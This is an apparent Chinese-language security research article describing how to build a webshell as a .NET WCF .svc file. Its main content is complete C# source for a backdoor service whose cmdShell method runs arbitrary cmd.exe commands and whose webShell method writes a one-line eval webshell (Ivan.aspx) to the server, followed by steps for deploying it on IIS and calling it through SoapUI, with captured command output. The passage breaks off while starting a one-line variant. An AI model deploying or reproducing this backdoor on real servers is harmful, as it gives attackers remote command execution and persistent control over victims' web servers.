探索基于.NET 下实现一句话木马之 SVC 篇

Ivan@360 云影实验室

2018 年 07 月 21 日

0x01 前言

本文是探索.NET 三驾马车实现一句话木马的完结篇，如果前两篇没有看的同学可以浏览安全客地址（ashx 一句话 https://www.anquanke.com/post/id/151960 、 asmx 一句话 https://www.anquanke.com/post/id/152238 ）或者云影实验室公众号的历史消息，至于这三篇文章包含的代码片段已经同步到笔者的 github 上，如果有需求请自取。 那么闲话少叙，回归正题。SVC 是 .NET WCF 程序的扩展名至于有什么作用那还得先谈谈 WCF。

0x02 简介和原理

WCF (Windows Communication Foundation) 是微软为构建面向服务的应用程序所提供的统一编程模型，能够解决不同应用程序域，不同平台之间的通信问题。WCF 统一了多重分布式技术：Webservice、.NetRemoting、.Net 企业服务、微软的消息队列（MSMQ），在 WCF 的结构中有下面几个概念：

1. 契约（ServiceContract）：契约是属于一个服务公开的公共接口，定义了服务端公开的服务方法、使用的传输协议、可访问的地址以及传输的消息格式等等，简单的说契约的作用就是告诉我们能干什么；

2. 地址（Address）：在 WCF 框架中，每个服务都具有唯一的地址，其他服务或者客户端通过这个地址来访问到这个服务；

3. 绑定（Binding）：定义了服务与外部通信的方式。它由一组称为绑定元素的元素而构成，这些元素组合在一起形成通信基础结构；


4. 终结点（EndPoint）：终结点是用来发送或接收消息的，一个终结点由三个要素组成，分别是：地址、绑定和契约；

对于本文来说只需要掌握契约的使用即可，下面通过一个简单的 demo 来演示

```
using System;
using System.ServiceModel;

namespace test
{

    [ServiceContract]

    public interface IService1
    {
        [OperationContract]
        string DoWork();
    }
```

```
public class TestService : IService1
  {
     public string DoWork()
     {
        return DateTime.Now.ToString();
     }
  }
}
```

上面的代码中[ServiceContract] 是接口 Iservice1 声明的特性，表示这个是一个契约；[OperationContract] 在接口方法 DoWork 上声明表示该方法是一个对外的服务，远程客户端能够调用到这个方法；定义 TestService 类去实现接口，并且实现接口里的 DoWork 方法，方法体内返回当前的日期时间；简要的说明后通过 Visual Studio 调试如下：




点击 WCF 测试客户端右侧 “ 调用 “ 成功返回了当前的时间结果，这就是一个简单的 WCF 程序的定义和调用。

0x03 SVC 小马的实现

通常用 IDE 生成的 WCF 文件由三部分组成，如果要实现 WCF 的小马，需要将三部分整合到一个文件中，扩展名是 svc。新建 WCF 的时候三个文件默认名分别为 Service1.svc 、Service1.svc.cs 、IService.cs ，整合代码分两步走，第一步先将接口文件 IService.cs 里的代码块放入 Service.svc.cs 文件中；第二步将 Service1.svc.cs 文件和 Service1.svc 合并； 最终三块代码整合一起，再加上实现了创建 aspx 马儿和 CMD 执行命令的功能，俨然诞生了一个 WCF 的小马，代码如下：


```
<%@ ServiceHost Language="C#" Debug="true" Service="Service"%>
using System;
using System.Web;
using System.IO;
using System.Runtime.Serialization;
using System.ServiceModel;
using System.Text;
using System.ServiceModel.Activation;
using System.Collections.Generic;
using System.Configuration;
using System.ServiceModel.Web;
using System.Diagnostics;
[ServiceContract(Namespace = "")]
[AspNetCompatibilityRequirements(RequirementsMode = AspNetCompatibilityRequirementsMode.Allowed)]
public class Service
{
 [OperationContract]
  public string cmdShell(string text) {
      Process pr = new Process();
        pr.StartInfo.FileName = "cmd.exe";
        pr.StartInfo.RedirectStandardOutput = true;
        pr.StartInfo.UseShellExecute = false;
        pr.StartInfo.Arguments = "/c " + text;
        pr.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        pr.Start();
        StreamReader osr = pr.StandardOutput;
        String ocmd = osr.ReadToEnd();
        osr.Close();
        osr.Dispose();
        return ocmd;
    }
 [OperationContract]
  public string webShell() {
        StreamWriter wickedly = File.CreateText(HttpContext.Current.Server.MapPath("Ivan.aspx"));
        wickedly.Write("<%@ Page Language=\"Jscript\"%><%eval(Request.Item[\"Ivan\"],\"unsafe\");%>");
        wickedly.Flush();
        wickedly.Close();
        return "Ivan.aspx Create Success";
    }
}
```

输入 ver 命令，返回执行结果。




把文件部署到 IIS7 下然后访问 http://IP/service2.svc?singleWsdl ，

看到这段 wsdl 中包含了定义的 cmdShell 方法，还有对应返回的 webShellResponse 这个 xml 元素节点，将来命令执行的结果全部位于 webShellResult 节点之间，若想可视化的 操作还需要借助 SoapUI 这款工具来实现调用，工具下载地址网上有很多，笔者下载的是 5.2.1 版本，安装新建项目后选择添加 ” Add WSDL “




点击 OK 后可见左侧多出了代码里定义的两个方法，点击节点下的 Request 按钮就可以发送请求测试了。



File Project Suite Case Step Tools Desktop Help
Empty SOAP REST Import Save All Forum Trial Preferences Proxy
Search Foru
Navigator
Projects
Project 1
Project 2
BasicHttpBinding_Service
cmdShell
Request 1
webShell
Request 1
Project 1
Request 1
Request 1
http://[redacted]/service2.svc
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header/>
<soapenv:Body>
<cmdShell>
<!--Optional:-->
<text>set</text>
</cmdShell>
</soapenv:Body>
</soapenv:Envelope>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body>
<cmdShellResponse>
<cmdShellResult>ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\windows\system32\config\systemprofile\AppData\Roaming
APP_POOL_CONFIG=C:\inetpub\temp\apppools\DefaultAppPool\DefaultAppPool.config
APP_POOL_ID=DefaultAppPool
CLASSPATH=D:\Soft\Java\jdk1.8.0_60\lib\tools.jar
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=[redacted]
ComSpec=C:\windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
FSHARPINSTALLDIR=C:\Program Files (x86)\Microsoft SDKs\F#\10.1\Framework\v4.0\
JAVA_HOME=D:\Soft\Java\jdk1.8.0_60
LOCALAPPDATA=C:\windows\system32\config\systemprofile\AppData\Local
LUA_DEV=D:\Soft\Lua\5.1
LUA_PATH=;;D:\Soft\Lua\5.1\lua\?.luac
NUMBER_OF_PROCESSORS=8
OS=Windows_NT
Path=C:\ProgramData\Oracle\Java\javapath;D:\Soft\Python27\;D:\Soft\Python27\Scripts;C:\windows\system32;C:\windows
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.wlua;.lexe
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 94 Stepping 3, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=5e03
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=PG
PSModulePath=C:\windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\windows
TEMP=C:\windows\TEMP
TMP=C:\windows\TEMP
USERDOMAIN=[redacted]
USERNAME=[redacted]
USERPROFILE=C:\windows\system32\config\systemprofile
windir=C:\windows
Request Properties
Property
Value
Name
Request 1
Description
Message Size
249
Auth Headers (0) Attachments (0) WS-A WS-RM JMS Headers JMS Property (0)
Headers (6) Attachments (0) SSL Info WSS (0) JMS (0)
response time: 95ms (2594 bytes)
1 : 1

到此虽然小马已经实现，但不是笔者的目标，笔者期望的还是随便传入一句话就可以到达任意执行的目的，所以还得继续往下转化。

0x04 一句话的实现

根据 C#版本的小马加上之前两篇文章中利用 Jscript.Net 的语法就可以很容易写出一句话小马服务端，查看 C#中 ServiceContract 元数据可以看出本质上就是 ServiceContractAttribute，OperationContract 对应的是 OperationContractAttribute。如下图



